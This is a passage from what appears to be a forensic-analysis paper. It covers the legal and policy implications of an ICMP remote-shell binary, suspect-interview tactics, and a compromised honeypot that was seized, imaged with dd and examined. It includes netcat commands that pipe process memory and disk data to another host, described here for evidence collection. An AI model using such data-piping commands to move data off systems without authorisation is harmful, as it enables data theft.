- loki

1.5 The Legal Implications

Proof of execution of this binary is not possible given the data provided. To prove that the binary was executed the process listings and network sockets would have had to have been checked as the binary does not leave any other evidence of its presence, ie no log files etc.
In my view the binary does not in itself break any laws, it is not hacking tool, it is not a trojan, it is effectively a remote shell that uses the ICMP protocol. There is nothing illegal about this binary. What may be illegal is how it came to be on the system, was the system hacked? If so, this is illegal. Why was the file renamed so that it appeared to be something else? This is suspicious behaviour. What was the file used for? It may have been used to perform malicious activities.
If the system was hacked this could be in breach of the Australian Cybercrime Act 2001 which amends the Crimes Act 1914. The way Australian law works is that the Federal Crimes Act 1914 is specific to Commonwealth computers and it is up to individual states and territories to specify further laws. In this case the hacker would probably have breached the Australian Capital Territory (ACT) Crimes Act 1900 section 135J;

> A person who, intentionally and without lawful authority or excuse, obtains access to data stored in a computer is guilty of an offence punishable, on conviction, by imprisonment for 2 years.

The renaming of the file could constitute dishonest use of the computer as it is an attempt to hide the binary and hence may lead to the use of the following section of the ACT Crimes Act 1900, section 135L;

A person who, by any means, dishonestly uses, or causes to be used, a computer or other machine, or part of a computer or other machine, with intent to obtain by that use a gain for himself or herself or another person, or to cause by that use a loss to another person, is guilty of an offence punishable, on conviction, by imprisonment for 10 years.

The final law, again in the ACT Crimes ACT 1900, can be applied to the actual placing of the binary on the system and also covers any malicious activity that whoever uses the binary could perform, section 135K;

A person who intentionally or recklessly, and without lawful authority or excuse-

(a) destroys, erases or alters data stored in, or inserts data into, a computer; or

(b) interferes with, or interrupts or obstructs the lawful use of, a computer; is guilty of an offence punishable, on conviction, by imprisonment for 10 years.

These laws are assuming that the person who placed the binary on the system had malicious intentions, but who is to say that this was not placed on the system by an employee who wanted to work from home? There are no malicious intentions here so I would personally not involve the law but the use of the file could constitute a direct breach of company policy.
Our policy is such that no connections are to be made to any system from over the Internet that are initiated from the Internet side, this tool is specifically designed to be used through a firewall and enable these kind of connections. The placing of this binary on one of the company's systems also breaches our policy that no executable files are to be placed on any system by an unauthorised person. And finally the use of atd as a remote shell may constitute a security breach in terms of sensitive data being transmitted over a non-trusted link, ie the Internet.
The binary is a deceptive tool but the motives of whoever placed this on the system will determine how the law applies to them. If it was someone with malicious intent then they should face the full brunt of the law. But if it was an employee trying to do extra work from home they should be disciplined as per company policy and maybe re-briefed on company policy concerning the usage of the computer system.

1.6 Questions

Interviewing people for security reasons is a tricky business, there are many techniques, good cop, bad cop, but the trick is to play to the situation and to the interviewee. There are all sorts of aspects to take into consideration when interviewing someone in this regard, body language is a big one, in most cases the interviewer may wish to appear to be their friend, be open minded and don't use your trump cards at the start.
For example you may wish to open with *"Hi Jeff, there have been a few suspicious activities on the network lately do you know anything about it?"*

It must be remembered that IT security professionals are in most cases not the police and if they are they would probably have a more experienced person doing the questioning. You should not go in all guns blazing, threatening the suspect with all kinds of punishments but on the other hand don't be afraid to get to the point, give them a taste of

what you've got but try and get them to fill in the blanks. *"Jeff our logs show that at this particular time you were logged in to the system and there seemed to be an unusual amount of ICMP traffic, were you logged in at this time?"*

A lot of the time hackers seem to have a different approach to viewing right and wrong. In these situations it may be a good idea to get their opinion of the incident; do they think that it was as bad as management is making out to be? *"You know management has no idea about IT, they may be making something out of nothing, what do you think?"*

An interviewee will almost never give all their knowledge of an incident in the first go, you may need to revisit certain questions or ask for more detail to help you on your way to obtaining the real story. *"C'mon Jeff, I know something happened and I have to find answers, do you have anything else you can add to what we have so far?"*

Of course if you are still not getting anywhere or they haven't broken down yet it is possible to hint at the evidence you have. *"OK Jeff, here's the deal, we have the logs that point to your terminal, there are timestamps on this file, I am pretty sure that with a deeper look I will find more. What more can you tell me that I am only going to find anyway?"*

Of course this list of questions could go on and on and you may also find that they go round and round. You must always be aware of the environment that you are working in and the way in which you are working other-wise you may just scare the interviewee into silence.

1.7 Additional Information

A reader can obtain more information at the following web sites:

- http://packetstormsecurity.nl/crypt/misc/
- http://www.phrack.com/show.php?p=51&a=6
- http://www.austlii.edu.au/au/legis/act/consol_act/ca190082/

PART II: FORENSIC ANALYSIS OF A COMPROMISED SYSTEM

2.1 Synopsis

Performing a forensic analysis of a system and then submitting it to a publicly viewable area is a bit touchy in my line of work. So to compensate for this in-ability to provide images or background for a case to study, with my boss's permission, I was allowed to use one of work IP's and set up a honeypot. The idea of a honeypot is to create an environment that is similar or the same as another environment, to lure, in this case hackers, to the decoy for research purposes or away from another critical asset. One of the unfortunate aspects of such a system is that once the system has been breached then there is a possibility that in turn the honeypot may be used as an offensive device on other destinations around the internet.

2.2 The System

Bearing all of this information in mind it was decided that to set up this honeypot, an old version of Linux RedHat would be used and would be installed to make it appear as if an inexperienced user had slapped it onto any-old machine. RedHat 6.0 was chosen as there are quite a few known exploits for it.
A simple server install, with all servers activated was placed on an old Compaq Deskpro EN that was around the office. Unfortunately there were several issues with the inbuilt NIC's and the Compaq's IRQ settings such that an alternate NIC was placed in the machine. Also the graphics card was too new for the Linux distribution so a basic S3 Virge was placed in it as well. These decisions were made, based on the fact that this is an assignment on computer forensics not on installing RedHat Linux.
The next stage of setting up the honeypot was the network configuration. As it would not be a great idea to place a machine that you hope to be hacked inside a firewall with workstations that are used on a day-to-day basis a third LAN segment had to be constructed off of the normal work ADSL network. This involved placing a third NIC card in and placing the appropriate entries into the firewall script. These lines were as follows:

Table 2.2.1

```
iptables –A honeypot –s ! $honeypot –d $honeypot –j ACCEPT
iptables –A honeypot –s $honeypot –d ! $honeypot –m state –state
RELATED,ESTABLISHED –j ACCEPT
iptables –A honeypot –s honeypot –d ! honeypot –p tcp –tcp –dport 20,21 –j ACCEPT
```


These lines were coupled with appropriate SNATing and DNATing rules and also appropriate logging rules. It was decided that the honeypot would not be allowed to make *any* connections to the outside in an attempt to stop the company's IP being used as a staging platform for other attacks. This had to be loosened slightly with allowance of the ftp rules as it was realised that general hacking techniques required the ability to download tools of one form or another. It must be noted that this could be too restrictive for the hacker but due to company policy this was the best that could be negotiated.
The firewall is set up to forward packets as required and the integrity of the firewall is maintained by disallowing any incoming connection from the internet or the honeypot to the firewall itself. Also other rules were in place to prevent the honeypot making connections to the other parts of the work ADSL network.

The next issue lies in detecting and verifying any potential compromise of the system. To do this an open source Intrusion Detection System (IDS) known as Snort (http://www.snort.org) was used. Snort is one of the most widely used and well trusted IDS around and its operation is quite simple. The Snort sensor was placed in-between the firewall and the honeypot so that other incidents and attempts not related to the honeypot

were filtered out.
The Snort sensor logged back to a MySQL database, which was then accessed by ACID, a php front-end for Snort. All of the default rules that came with Snort were placed on the sensor to get as wide a coverage as possible of known exploits.

The honeypot was connected on the 12th of March and all that remained was to sit back and wait for something to happen. It was not long before numerous probes were made on the honeypot machine. Several indicative of automated probes, like Nessus, as vulnerability analysis of common exploits for services on operating systems such as Windows were being performed several times, one after the other, in the space of seconds. This may have also indicated inexperience on the part of the hacker.

Figure 2.2.1



Finally there was some activity that indicated a successful hack. A few alerts appeared that indicated attack results returning root and also use of rewt as a user. The user rewt is indicative of a Linux Root Kit, lrk, having been installed on the system. The strangest part of the hack was that the initial exploit did not appear on Snort. The initial alert id (10) indicates that an attack has potentially been successful and returned a root shell, following this is the psyBNC (9 and 4) info access where psyBNC is an IRC bouncer that was not initially installed on the system. After these alerts are the misc rewt attempts (8, 5, 3 and 2) that indicate an lrk rootkit has been installed.
From this information it can be seen that there are two main IP addresses involved, 61.211.xxx.239 which performed the main accessing and 81.97.xxx.178 which attempted to access the IRC bouncer. Already key words are being added to a list for use later on in the investigation.
March 29 and 30 coincided with a weekend, so the honeypot was on from March 10 and

was turned off from the network early on March 31. A quick look at the firewall logs indicates that whilst the machine was compromised over the two days that there was a lot of attempted communication to other IP addresses using our machine. The following excerpt is a portion of the 600 page plus, logfile and shows the activity.

Table 2.2.2

```
Mar 29 13:01:03 fire msec: changed mode of /var/log/snort2/192.168.1.140/UDP:1434-
1211 from 600 to 640
Mar 29 18:18:51 fire kernel: Dropped forwarding packets: IN=eth2 OUT=eth0
SRC=192.168.1.140 DST=206.252.192.195 LEN=60 TOS=0x00 PREC=0x00 TTL=63
ID=2612 DF PROTO=TCP SPT=1045 DPT=6661 WINDOW=32120 RES=0x00 SYN
URGP=0
Mar 29 18:18:54 fire kernel: Dropped forwarding packets: IN=eth2 OUT=eth0
SRC=192.168.1.140 DST=206.252.192.195 LEN=60 TOS=0x00 PREC=0x00 TTL=63
ID=2614 DF PROTO=TCP SPT=1045 DPT=6661 WINDOW=32120 RES=0x00 SYN
URGP=0
Mar 29 18:19:00 fire kernel: Dropped forwarding packets: IN=eth2 OUT=eth0
SRC=192.168.1.140 DST=206.252.192.195 LEN=60 TOS=0x00 PREC=0x00 TTL=63
ID=2615 DF PROTO=TCP SPT=1045 DPT=6661 WINDOW=32120 RES=0x00 SYN
URGP=0
Mar 29 18:19:12 fire kernel: Dropped forwarding packets: IN=eth2 OUT=eth0
SRC=192.168.1.140 DST=206.252.192.195 LEN=60 TOS=0x00 PREC=0x00 TTL=63
ID=2616 DF PROTO=TCP SPT=1045 DPT=6661 WINDOW=32120 RES=0x00 SYN
URGP=0
Mar 29 18:19:22 fire kernel: Dropped forwarding packets: IN=eth2 OUT=eth0
SRC=192.168.1.140 DST=216.115.95.70 LEN=60 TOS=0x00 PREC=0x00 TTL=63
ID=2642 DF PROTO=TCP SPT=1046 DPT=6667 WINDOW=32120 RES=0x00 SYN
URGP=0
Mar 29 18:19:25 fire kernel: Dropped forwarding packets: IN=eth2 OUT=eth0
SRC=192.168.1.140 DST=216.115.95.70 LEN=60 TOS=0x00 PREC=0x00 TTL=63
ID=2644 DF PROTO=TCP SPT=1046 DPT=6667 WINDOW=32120 RES=0x00 SYN
URGP=0
```

This activity was unusual and served to strengthen the ACID results and pointed toward the machine being compromised.

2.3 Seizing the Hardware

The first thing that must be decided before seizing any hardware is how the computer is to be handled. There are many things that must be considered before anything is done;

- What are the company's priorities; are they more interested in getting the machine back online or do they want to catch the hacker?
- Is volatile data important to the investigation? Can running processes and memory potentially lead to the methods and processes the hacker used?
- Does the computer need to be disconnected from the network to limit damage to other systems?
- Are the changes made by logging in and gathering data worth the risk of potentially corrupting any evidence?

Looking at the situation, we have a honeypot system that has been compromised by a hacker, it is known that volatile data could lead to some very important clues as to what occurred, it is known that this particular computer is *not* important to the day-to-day running of the company and it is known that this machine cannot make connections that are not ftp to other computers, so the likelihood of using the honeypot as a staging platform is minimal. To further mitigate the risk of the honeypot being changed and used as a staging platform for attacks on other systems, the firewall rules are quickly changed to block *all* incoming connections. If it is decided that live, volatile data should be captured, then netcat will be used and the honeypot will need to initiate a netcat connection to a designated IP address, so this is also added to the firewall rules. The new rules are as follows.

Table 2.3.1

```
iptables -A honeypot -s ! $honeypot -d $honeypot -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -A honeypot -s $honeypot -d 192.168.10.221 -p tcp --dport 30000 -j ACCEPT
```

Now that the risk of having the honeypot connected to the network is mitigated it is time to gather the evidence. After the volatile evidence has been captured then the computer, hard drives etc, can be tagged and labelled according with company policy.

Still, before we can start it is a good idea to know what volatile data you need to capture because you want to spend as little time as possible on a live machine to lessen the risk of corrupting any evidence. Also it is important to decide what order to run these commands as some data is more volatile than others. The order of volatility of data is as shown:

1. processes, memory
2. network connections
3. login information
4. disk data

The following commands will be run on the honeypot to gather volatile data that can be used as evidence and as clues for the investigation.

1. mac-robber. The mac-robber tool by Brian Carrier at @stake http://www.atstake.com/research/tools/forensic/ will grab all of the allocated inode modified accessed changed (mac) data and output it to the screen in machine time format, the same as coroners toolkit. This shall be the first tool run so that mac times can be shown before any more potential changes occur during the rest of the volatile data gathering procedure. Files that could change include .bash_history etc.

2. pcat. Pcat is a tool that comes with the Coroners Toolkit by Dan Farmer; it takes arguments involving a process ID and if possible will print the memory associated with the PID to the screen.

3. uptime. We want some general information about the state of the PC so uptime is run to give us how long the computer has been on.

4. date. Get the time and date so the real time something happened can be

determined.

5. ps. So that PID's can be matched to processes aiding with the pcat data.

6. lsof. To show what files are open and grab the data about them.

7. mount. This is just some helpful data on what discs the filesystem has mounted.

8. w. This will show who is logged onto the system at the current time.

9. netstat. So we know what network ports are open and listening.

All of these commands output data to the screen which we can then be redirected through netcat and off to the forensic machine. Unfortunately netcat does not understand files and will just pull all the data through the tcp connection and place it on the screen at the other end. This means that the output will have to be redirected to a file and also means that one file must be copied at a time.
As there are potentially tens upon tens of different files that I will wish to create, one for each pcat output, this becomes tedious. So to speed up the process I have written a script that captures all of the data in one hit, pipes it through netcat where it is placed as one large file on the forensic system and will then split the large file into lots of smaller, more manageable ones, ready for investigation.

Netcat is my chosen method of transferring process and other volatile data from honeypot to forensic workstation. Netcat will copy data in clear text, Cryptcat may be used if encryption is required, and both are used as follows:

Table 2.3.2

```
nc -n -v -l -p 30000 > somefile.txt
```

This is the first command that must be run and it has to be performed on the listening machine, the script automates this. The following command must be run second and on the honeypot:

Table 2.3.3

```
some command | nc -n -v xxx.xxx.xxx.xxx 30000
```

Where 'some command' could be pcat or dd.

The next problem that is faced is the one relating to actually running the above commands on a compromised system. Just by running these commands you change the mac times on the computer and may change some information that will help you determine what happened during the incident. Also it is a common tactic by hackers to replace these common files with trojaned versions. These trojans are generally part of what are known as rootkits. Rootkits, such as lrk, install backdoor's on Linux systems and will also replace binaries such as ps and netcat so that their activities become "invisible" to any users.

To avoid the use of binaries that are contained on the system in question, whether to limit data corruption or the use of possible trojans, precompiled binaries are burnt to a CD where they can be used. In Linux it must be ensured that when running the binaries you supply the correct directory path and/or use the "./" prefix so that only the binaries on the CD are run. This is because unlike Windows, Linux will not search your current directory for a binary but instead will use only binaries that exist in your path, so the "./" prefix is

used to specify where to execute from.

The scripts that were written used the "./" prefix on all commands, which means that copies of the un-trojaned versions of those binaries must be placed in the same directory as the script.

Copies of the source code for most system commands can be found on the GNU Projects (http://www.gnu.org/directory/all/) website. The md5sums for some of the basic system commands for RedHat Linux 6.0 are shown next, these can be considered to be the main ones to be wary of as they can potentially be trojaned with the greatest effect.

Table 2.3.4

846131e0b59fc09290e6de8dc3746be7 /usr/sbin/in.fingerd	600c281eb921b31bc56e9f7aafd50cd9 /usr/sbin/in.wuftpd
0cf0d37c3fad9f832a4e4921294f67e8 /usr/bin/who	bc4c774d8e28c40455902972f0d479d1 /sbin/ifconfig
f6fab71beace6974d35ef4ab91081611 /bin/chgrp	07674e592c58ca8c3aa53841024759ee /usr/sbin/in.identd
620013f9e330e3580d0953bda27e9fc8 /bin/chmod	f448f62e06b690b11addbf4796c15ab6 /usr/sbin/in.ntalkd
a51e488b0011cf6563b421f816acfd25 /bin/chown	6ec044fcf2dc87f6260c016863dd5be0 /usr/bin/pstree
10023dea64ecbca18ee918cbb3651064 /bin/dd	600c281eb921b31bc56e9f7aafd50cd9 /usr/sbin/in.ftpd
2a4f3b0b7c8c02118746494610f2cd3d /bin/df	a17ed7fdc70a6980362bcd8d6da5d3ff /usr/bin/finger
68344e1ea75c60072626a33188434b6d /usr/sbin/in.rshd	e61cb82be3d8ac1e25af57a451a3f7fc /usr/bin/id
f448f62e06b690b11addbf4796c15ab6 /usr/sbin/in.talkd	a1f56a6d6b775f425b2cae3c18ee3b02 /usr/sbin/in.telnetd
e400921eb6a2c84822c5d7de5b4f3057 /bin/login	f482ae701e46005a358a01c139f1ae74 /bin/ls
cdb8b8071ee40d58c25a4d947b263192 /usr/sbin/in.tftpd	908162ab85e1e3668a235e223aad7d0e /usr/bin/md5sum
ac9e24c0500829c5372cc6ab5c663737 /usr/bin/nc	5b1e21c2ec8de4676d296df4aee68dbb /usr/bin/du
b7dda3abd9a1429b23fd8687ad3dd551 /bin/netstat	6d16efee5baecce7a6db7d1e1a088813 /bin/ps
ea69df5ae0d181e4d08beaed29edab8a /usr/sbin/inetd	600c281eb921b31bc56e9f7aafd50cd9 /usr/sbin/wu.ftpd

These will differ from the matching commands on my CD as they are older versions and may not have been as current as the binaries on the CD. Different flavours of Unix will require their system files to have been compiled differently, meaning that those files will also have different md5sums. If my company was dealing with more than one kind of OS it would be a good idea to have binaries for all of the OS's ready to go on a CD or multiple CD's. This will reduce downtime and allow for a quicker investigation as a lot of the ground-work has already been completed.

Because it is my job to deal with incidents, a forensic workstation is already set-up and ready to go. This machine must be capable of analysing hard drives and hard drive images, looking through any captured volatile data whilst maintaining the integrity of any investigation. This workstation is known to be clean and un-compromised as it has limited access to it from both within and without the organisation.
Tools are preloaded onto the workstation to speed up the forensic investigation. The investigator does not want to be hassled with minor installations that could have been pre-installed when he/she has a deadline to work to.
The decision behind what tools to use was easy. Several factors contributed to the choice of open-source tools, firstly, they are free, which makes the boss happy. Secondly, in my view, open-source is more trustworthy than proprietary software as there are several million people, around the world who check, revise and update the tools as one big community. If something was suspicious with certain software it would soon be known around the world and well publicised. Thirdly, it would be easier to prove that a certain piece of open-source software does as it is reported to do because you have access to the

source code.
So heading in this direction it was an easy choice to make. Any Linux distribution would be fine, RedHat is my personal favourite, so RedHat 8.0 was installed. Some advantages of Linux are that Linux supports most filesystem's that are available today and also has the ability to mount hard-drives and images in read-only mode.
The workstation itself does not need to be anything special, a fast processor is always good but not necessary, it will just make your work faster. The main concern is storage space, as it is a good idea to make an image of a hard drive and use that image to make other images, so that you do not have to return to the original drive if you stuff up, the workstation has two removable hard drive bays. One used for the original hard-drive and the hard-drive to contain the image file(s) to start with. Once the original hard drive is imaged, it is stored and another hard-drive is used in its place which will become the working hard-drive.
A CD burner is also installed as it may be handy.
When making backups and CD's it is important to note that they must also be tagged as would the original seized hardware, so as to retain a chain of custody for evidence. It is important to maintain this chain and be able to account for the where-abouts of evidence down to the second.

The list of tools that are installed on the workstation are seen below. These work in conjunction with the standard Linux tools such as find and strings.

Firstly there is The Coroners Toolkit (TCT), which can be found at http://www.porcupine.org/forensics/tct.html. This is a collection of tools for forensic use on a Unix system. The following tools are part of the kit:

- grave-robber. This tool uses most of the other tools that come with TCT to perform an almost automated capture of forensic data. For example it uses pcat to grab process memory and other tools to get the most volatile data first and then work its way down to the least volatile data. One of its short-falls is that it creates files on the local system to store all of the captured data. For this reason I do not use it initially.

- pcat, ils, icat, file. Pcat is a tool that will get the process memory of a file and place it on the screen, what is done with it from there is up to the user, I choose to pipe it through netcat to the forensic workstation. Pcat is a tool for use on a live system. Ils and icat on the other-hand can be used on a hard drive image after powering down, ils lists inodes and icat gets files by inode number. File is a tool for determining what type of file a file is, i.e. is it an ELF binary, tar file, gzipped file etc.

- unrm and lazarus. Unrm recovers data from the unallocated disk space of a hard-drive and lazarus will try to classify that data into types

- mactime. As it sounds mactime will pull the mactime's of all files from a hard-drive and place it in human-readable format for analysis.

Another tool used was TASK, The @stake Sleuth Kit, which is now known just as Sleuth Kit and can be found at http://www.sleuthkit.org/index.php. This is combined with autopsy, a web-based front-end for TASK to provide a quicker means of searching through data on a hard-drive. Both tools are written by Brian Carrier. TASK essentially enhances TCT by adding multiple filesystem compatibility and tweaking a few other tools.

The final part of preparation is to decide how the media is going to be imaged. There are

several ways and several methods that can be used for this. Firstly do we want to power-down the system, cleanly or un-cleanly, or do we wish to use netcat and image the media across a network.
I think the best process for this is to pull the plug on the computer. After gathering all of the volatile data off of the system there is no need to run an image over the network, doing this can further change data, swap space and .bash_history etc, and can make the process more time consuming than it has to be. Doing a clean shut-down is out of the question as swap space and other data can be lost in the cleaning process.
It is possible to perform some imaging using netcat as it is possible to unmount some partitions, but you cannot unmount the partition that contains the home of the user you are logged in as. So I see that it is better to pull the power and leave the hard-drive in what-ever state it was left in after the volatile data gathering was complete.
The choices between tools are quite extensive, they include but are not limited to dd, Symantec's Ghost, Encase and Safeback. To choose between all of the available tools I had to identify what I wanted. The first thing you want to be able to do is guarantee the integrity of the data and then you also want to get everything off of the drive. When a file is deleted the data is not removed, allowing for recovery of the file. Ghost, for example, will only recover active files by default, where as dd, a native Unix tool, is of such a low level that it will grab everything regardless. This is known as a bit-wise copy, in that the program will copy a hard-drive bit by bit, from start till finish.
Again as dd is open-source, free and well known for it's accuracy it was chosen as the tool for performing the images.

Now that everything is prepared, it is time to login to the honeypot and start gathering data. As using graphical logins will complicate the login process by accessing more files than is necessary and potentially corrupt data, it is best to use a text login. To do this press <ctrl + alt + F1>, F1 could also have been any of F1 to F4. Now being presented with a simple text login I begin to login as root. Root permissions will be required to run some of the tools.
After entering user root and the appropriate password I was presented with a login failed message, thinking I may have had fat fingers I tried again, with no success, I looked up the password where I had written it down and tried again. No success. I then tried to login as the user joe, again no success
I guess this means that I have verified the incident for sure.
Unfortunately this means that I cannot gather volatile data on the system, this may complicate the investigation a little as I am now lacking clues that I may have gained through analysis of this volatile data. The next step is to turn off the computer and begin imaging the hard-drives. To turn off the computer I simply pull the power cord from the back, this was done at 1003 hours on 31 March 2003.
Before beginning the imaging I take this opportunity to record all the serials of the hardware. The list is as follows:

TAG #	Details
#001	Compaq Deskpro EN S/N# H038DYSZ1157 Computer system with S3 Virge graphics card, Realtek NIC, Compaq Processor Board, Samsung SD-612 DVD-ROM, 500 MHz CPU, internal Fujitsu 4.32 GB hard-drive, and a 3 ½" high density floppy drive.
#002	IPEX Mouse S/N# LZA91104632
#003	IPEX Keyboard S/N# 11020004
#004	IPEX 17" flat panel Monitor S/N# 216820020T0063

#005	Fujitsu MPD3043AT hard-drive S/N# 01002066 size: 4.32GB

All of the mentioned hardware was seized from the lab area at my organisation.
The tag contains information on who has signed out the evidence, what time and when it was signed back in. This promotes a good chain of custody. Chains of custody are used to help ensure that the evidence has not been tampered with by anybody.

2.4 Imaging the Media

As the hard-drive has been powered down now, it is removed from the seized system and placed into one of the forensic suites drive bays. It is important to note which IDE channel and whether it is slave or master as this will aid in imaging of drives. In this case the evidence drive is entered as a slave on IDE channel 0. This means, in Linux terms, that the original hard-drive will be /dev/hdb.
Next a sterilised large hard-drive is placed into another drive bay. This time it is the master of IDE channel 1, /dev/hdc. It is not necessary at this point to be using a sterilised hard-drive as the images will be placed on the drive as a file, if we were doing a drive-to-drive image, then it becomes more important as residual data may flow over onto a restored drive image. However, it is still good practice to use sterilised media.

Upon booting the machine, I check the BIOS settings and then use GRUB in command line mode, I have seen instances where GRUB has not been configured properly and booted off of the wrong drive. To make absolutely sure I do not use the wrong media to boot I use the following commands.

Table 2.4.1

```
> root (hd0,2)
> kernel /vmlinuz-2.4.18-14 root=/dev/hda5
> initrd /initrd-2.4.18-14.img
> boot
```

The first line tells GRUB to look at /dev/hda3 for the boot and kernel images, the second line specifies what the kernel image is and also tells that image where its root directory is, /dev/hda5, the third line specifies the initrd image to use and finally line 4 tells GRUB to start booting.

Once Linux has booted a terminal window is opened and it becomes time to start the imaging. Firstly the large, sterilised hard-drive is mounted to give some storage space for the image files. It is mounted in /mnt/hdc.
The following commands are then used to begin the imaging. Notice that /dev/hdb is never mounted, this is to preserve its un-touched state and preserve the evidence.

Table 2.4.2


```
# dd if=/dev/hdb1 of=/mnt/hdc/honey_hda1.img

# dd if=/dev/hdb5 of=/mnt/hdc/honey_hda5.img

# dd if=/dev/hdb6 of=/mnt/hdc/honey_hda6.img
```

Where hda1 is the boot partition, hda6 is the root partition and hda5 is the swap space.

The partition, /dev/hdb2 was not imaged as this is the extended partition containing hda5 and hda6. To verify initially that the copies are the same as the original drives, md5sums

are performed on all partitions and files involved. An md5sum will produce a unique cryptographic hash that identifies a file or portion of data by an alpha-numeric number. It is like an electronic fingerprint. If the md5sum is the same from partition to image then an accurate copy of the data has been made.
The following figure shows the results of md5summing /dev/hdb partitions and their respective files.

Figure 2.4.1



As can be seen by the outputs all of the md5sums matched. If these md5sums still match at the end of the investigation then there has been no data change during the process and the evidence is still un-corrupted.

The original hard-drive, along with all other hardware is now locked away in a secure place and I am ready to begin my offline analysis of the gathered data.

2.5 Media Analysis

The first thing that I wish to do is check some of the key system files. To do this I wish to be able to access the data as if it was a mounted filesystem. Linux is flexible in this regard as it allows a user to mount a bit-wise image file of a hard-drive over the loopback adaptor as if the image was a hard-drive.
To do this a mount point is created:

Table 2.5.1

mkdir /mnt/hack

The images are then mounted as follows using the above mount point:

Table 2.5.2

mount -o ro,loop,noexec,nodev,noatime /mnt/hdc/honey_hda6.img /mnt/hack # mount -o ro,loop,noexec,nodev,noatime /mnt/hdc/honey_hda1.img /mnt/hack/boot

The options, ro, loop allow the image to be mounted over the loopback, in read-only mode. The noexec, nodev, noatime are excessive because of the read-only switch but it pays to be too careful in these cases as you would not like to accidentally corrupt an image.
Now that the images are mounted I begin by looking at the last few logins using the last command. This command can be redirected to any wtmp file using the -f switch.

Table 2.5.3

```
# last -a -d -f /mnt/hack/var/log/wtmp

reboot   system   boot        Sat Mar 29 11:40          (9+04:48)
root     tty2                Wed Mar 26 23:25 - crash (2+12:14)
ftp      ftpd1127                    Wed Mar 26 00:21 - 00:21 (00:00)
211.114.xxx.253
ftp      ftpd966             Tue Mar 25 13:54 - 13:54  (00:00)
62.123.xxx.219
root     tty2                Tue Mar 25 00:24 - 00:30  (00:05)
reboot   system   boot        Tue Mar 25 00:23        (13+16:04)
root     tty1                Tue Mar 25 00:20 - down   (00:02)
reboot   system   boot        Tue Mar 25 00:20                  (00:02)
